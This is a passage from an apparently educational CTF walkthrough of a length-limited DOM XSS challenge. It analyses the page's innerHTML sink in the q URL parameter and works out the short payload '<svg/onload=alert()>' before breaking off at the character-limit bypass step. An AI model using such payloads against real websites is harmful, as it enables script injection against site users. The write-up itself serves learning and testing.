The Google fonts are not of our interest to setup an XSS attack. A quick check via Google of the NES CSS file version 2.3.0 shows this is the last one and no exploit that I could find.






And 2.3.0 seems to be the latest release:



The game seems to be build from one HTML page “xss.html” which will be the one we need to setup our XSS attack.

We take a dive into the HTML and Javascript code of this page. Open it in the developer tools.

The first part is the CSS or the styling of the page based on the NES CSS which is not interesting for us:



The second part is HTML code which creates the input fields, radio buttons and submit button for example. Pretty static so not interesting for a XSS attack.

```
<body>
  <div class="container">
    <h1>Welcome to the XSS(eXtremely Short Scripting) Game!</h1>
    <section class="message">
      <i class="nes-bcrikko"></i>
      <div class="nes-balloon from-left">
        <p>Hey! Choose a name for your character</p>
      </div>
    </section>
    <div class="nes-container is-rounded">
      <h2><i class="nes-icon star"></i> Rules </h2>
      <div class="lists">
        <ul class="nes-list is-disc">
          <li>Can't be empty</li>
          <li>Can't be longer than 24 characters</li>
        </ul>
      </div>
    </div>
    <form id="main-form">
      <div class="nes-field form-field">
        <label for="name-field">Your name</label>
        <input type="text" id="name-field" class="nes-input">
      </div>
      <div class="form-field">
        <label>Have you ever played this game?</label><br>
        <label>
          <input type="radio" class="nes-radio" name="answer" value="yes" checked />
          <span>Yes</span>
        </label>
        <label>
          <input type="radio" class="nes-radio" name="answer" value="no" />
          <span>No</span>
        </label>
      </div>
      <div class="form-field">
        <button type="submit" class="nes-btn is-primary">Submit</button>
      </div>
    </form>
    <div id="main-modal" class="hide">
      <div>
        <h3 class="nes-text is-error">Error!</h3>
        <p>message</p>
        <div style="text-align: center;">
          <button class="nes-btn is-primary" onclick="window['main-modal'].classList.add('hide')">OK</button>
        </div>
      </div>
    </div>
  </div>
```

The final part of the HTML page consists of Javascript. We are focussing on a XSS attack so this is our target. I am not a developer and thus not a Javascript expert but I try to explain what I can read from the code.

The first line sets the name of the window.

```
  <script>
    window.name = 'XSS(eXtreme Short Scripting) Game'

    function showModal(title, content) {
      var titleDOM = document.querySelector('#main-modal h3')
      var contentDOM = document.querySelector('#main-modal p')
      titleDOM.innerHTML = title
      contentDOM.innerHTML = content
      window['main-modal'].classList.remove('hide')
    }

    window['main-form'].onsubmit = function(e) {
      e.preventDefault()
      var inputName = window['name-field'].value
      var isFirst = document.querySelector('input[type=radio]:checked').value
      if (!inputName.length) {
        showModal('Error!', "It's empty")
        return
      }

      if (inputName.length > 24) {
        showModal('Error!', "Length exceeds 24, keep it short!")
        return
      }

      window.location.search = "?q=" + encodeURIComponent(inputName) + '&first=' + isFirst
    }

    if (location.href.includes('q=')) {
      var uri = decodeURIComponent(location.href)
      var qs = uri.split('&first=')[0].split('?q=')[1]
      if (qs.length > 24) {
        showModal('Error!', "Length exceeds 24, keep it short!")
      } else {
        showModal('Welcome back!', qs)
      }
    }
  </script>
</body>
</html>
```

showModal function takes input from the blue marked part and uses innerHTML to add this to the HTML page

This function is triggered when the submit button is clicked and checks the input


This part checks the parameters for input and takes a part and checks it before sending to the showModal function

The green part: we can leave this as this is triggered when the submit button is used. Our XSS attack must be a zero click exploit so the XSS should trigger without the victim clicking a button.


The blue part: is interesting as it takes the input from the parameters “q” and “first”. It verifies this input quite strict.

```
169     if (location.href.includes('q=')) {
170       var uri = decodeURIComponent(location.href)
171       var qs = uri.split('&first=')[0].split('?q=')[1]
172       if (qs.length > 24) {
173         showModal('Error!', "Length exceeds 24, keep it short!")
174       } else {
175         showModal('Welcome back!', qs)
176       }
177     }
178   </script>
179 </body>
180 </html>
```

This part of the code is only accessed if there is a “q=” in the URL.
Variable “uri” takes the complete URL as input and URL decodes it. Setting some breakpoint can help understanding the code (F8 button to go a step further each time). The console can be used to see variable values:




Variable “qs” is only a small part of the “uri” variable. It takes the part behind the “q” parameter and drops the complete URL and the “first” parameter. It expects the parameters in a certain way: “?q=” and “&first=”. This means we cannot change the parameter order.



Then the value of variable “qs” is checked for its length. It will only proceed to the “showModal” function if it is 24 characters or less. If it is more then 24 characters an error will be shown.


The red part: is our showModal function which via innerHTML inserts our “qs” variable from the previous part into the source code. This is interesting as it changes the source code and we control it.

The “Welcome back” goes into the title of the showModal function and variable “qs” becomes the content.




```
143
144     function showModal(title, content) {
145       var titleDOM = document.querySelector('#main-modal h3')
146       var contentDOM = document.querySelector('#main-modal p')
147       titleDOM.innerHTML = title
148       contentDOM.innerHTML = content
149       window['main-modal'].classList.remove('hide')
150     }
151
152     window['main-form'].onsubmit = function(e) {
153       e.preventDefault()
154       var inputName = window['name-field'].value
155       var isFirst = document.querySelector('input[type=radio]:checked').value
156       if (!inputName.length) {
157         showModal('Error!', "It's empty")
158         return
159       }
160
161       if (inputName.length > 24) {
162         showModal('Error!', "Length exceeds 24, keep it short!")
163         return
164       }
165
166       window.location.search = "?q=" + encodeURIComponent(inputName) + '&first=' + isFirst
167     }
168
169     if (location.href.includes('q=')) {
170       var uri = decodeURIComponent(location.href)
171       var qs = uri.split('&first=')[0].split('?q=')[1]
172       if (qs.length > 24) {
173         showModal('Error!', "Length exceeds 24, keep it short!")
174       } else {
175         showModal('Welcome back!', qs)
176       }
177     }
178   </script>
179 </body>
180 </html>
181
```

Both are then added to the source code via innerHTML.



```
143
144     function showModal(title, content) {
145       var titleDOM = document.querySelector('#main-modal h3')
146       var contentDOM = document.querySelector('#main-modal p')
147       titleDOM.innerHTML = title
148       contentDOM.innerHTML = content
149       window['main-modal'].classList.remove('hide')
150     }
151
```

Once finished loading, the source code shows both innerHTML values. Check the Elements tab of the developer console:



Takeaways after our recon:

- 2 URL parameter used likes this: “?q=” and “&first=”
- We got injection into the HTML source code via the variable “qs” which is a part of the complete URL and this is done via innerHTML
- Our variable “qs” can only have a maximum of 24 characters.
- variable “qs” seems to be our name or “q” url parameter

Step 2: Fuzzing the q URL parameter

As we noticed the “q” URL parameter is the most interesting one at this point. This one reflects into the source code via innerHTML.

innerHTML is a known DOM XSS sink that could execute code but there is an important thing about innerHTML. Lets say there would be no character limit then we could use our “q” parameter to inject *<script>alert()</script>* into the HTML and we expect to see an alert box.

This will not happen because HTML5 foresees some security measures and innerHTML does not execute Javascript between <script> tags:
https://developer.mozilla.org/en-US/docs/Web/API/Element/innerHTML

Security considerations


It is not uncommon to see `innerHTML` used to insert text into a web page. There is potential for this to become an attack vector on a site, creating a potential security risk.

```
const name = "John";
// assuming 'el' is an HTML DOM element
el.innerHTML = name; // harmless in this case

// ...

name = "<script>alert('I am John in an annoying alert!')</script>";
el.innerHTML = name; // harmless in this case
```

Although this may look like a cross-site scripting attack, the result is harmless. HTML5 specifies that a `<script>` tag inserted with `innerHTML` should not execute.


Ok no problem there are other XSS payloads not using script tags that execute in HTML context: ** for example

Nice try but we hit the character limit:




Hmmm we should be able to shorten this payload. The Portswigger XSS cheat sheet can help https://portswigger.net/web-security/cross-site-scripting/cheat-sheet


I focused on the img and svg tag as these are really short and only take 3 characters:



This one looks not to long and works in all browsers but still more then 24 characters:



I checked svg tag for possible no user interaction payloads that uses not to much characters and this looks pretty good:




A space in Javascript can be changed to / so the payload becomes:

<svg/onload=alert()>

which is 20 characters

Wow great result in Chrome:



But nothing in Firefox:

I am still not sure why it does not work in Firefox with the <svg> payload as the Portswigger cheat sheet says it should work, so I suspect it could be working in older versions of Firefox or there is something in this challenge blocking this payload. If somebody can tell me what the reason is that would be nice to know :-)

We have an alert box in Chrome so we are executing Javascript which is already very nice but we need to alert(document.domain) according to the challenge rules which will be more then 24 characters.
Firefox does not work with the same payload so we need to find a solution for that also.


Here you can choose to find a working alert() box payload for both browsers or build further on a working exploit for Chrome. I decided to make the XSS attack completely work in Chrome first.

Next step is to find a way to make our payload alert(document.domain) so we prove we can bypass the 24 character limit.

Step 3: Bypassing the character limit

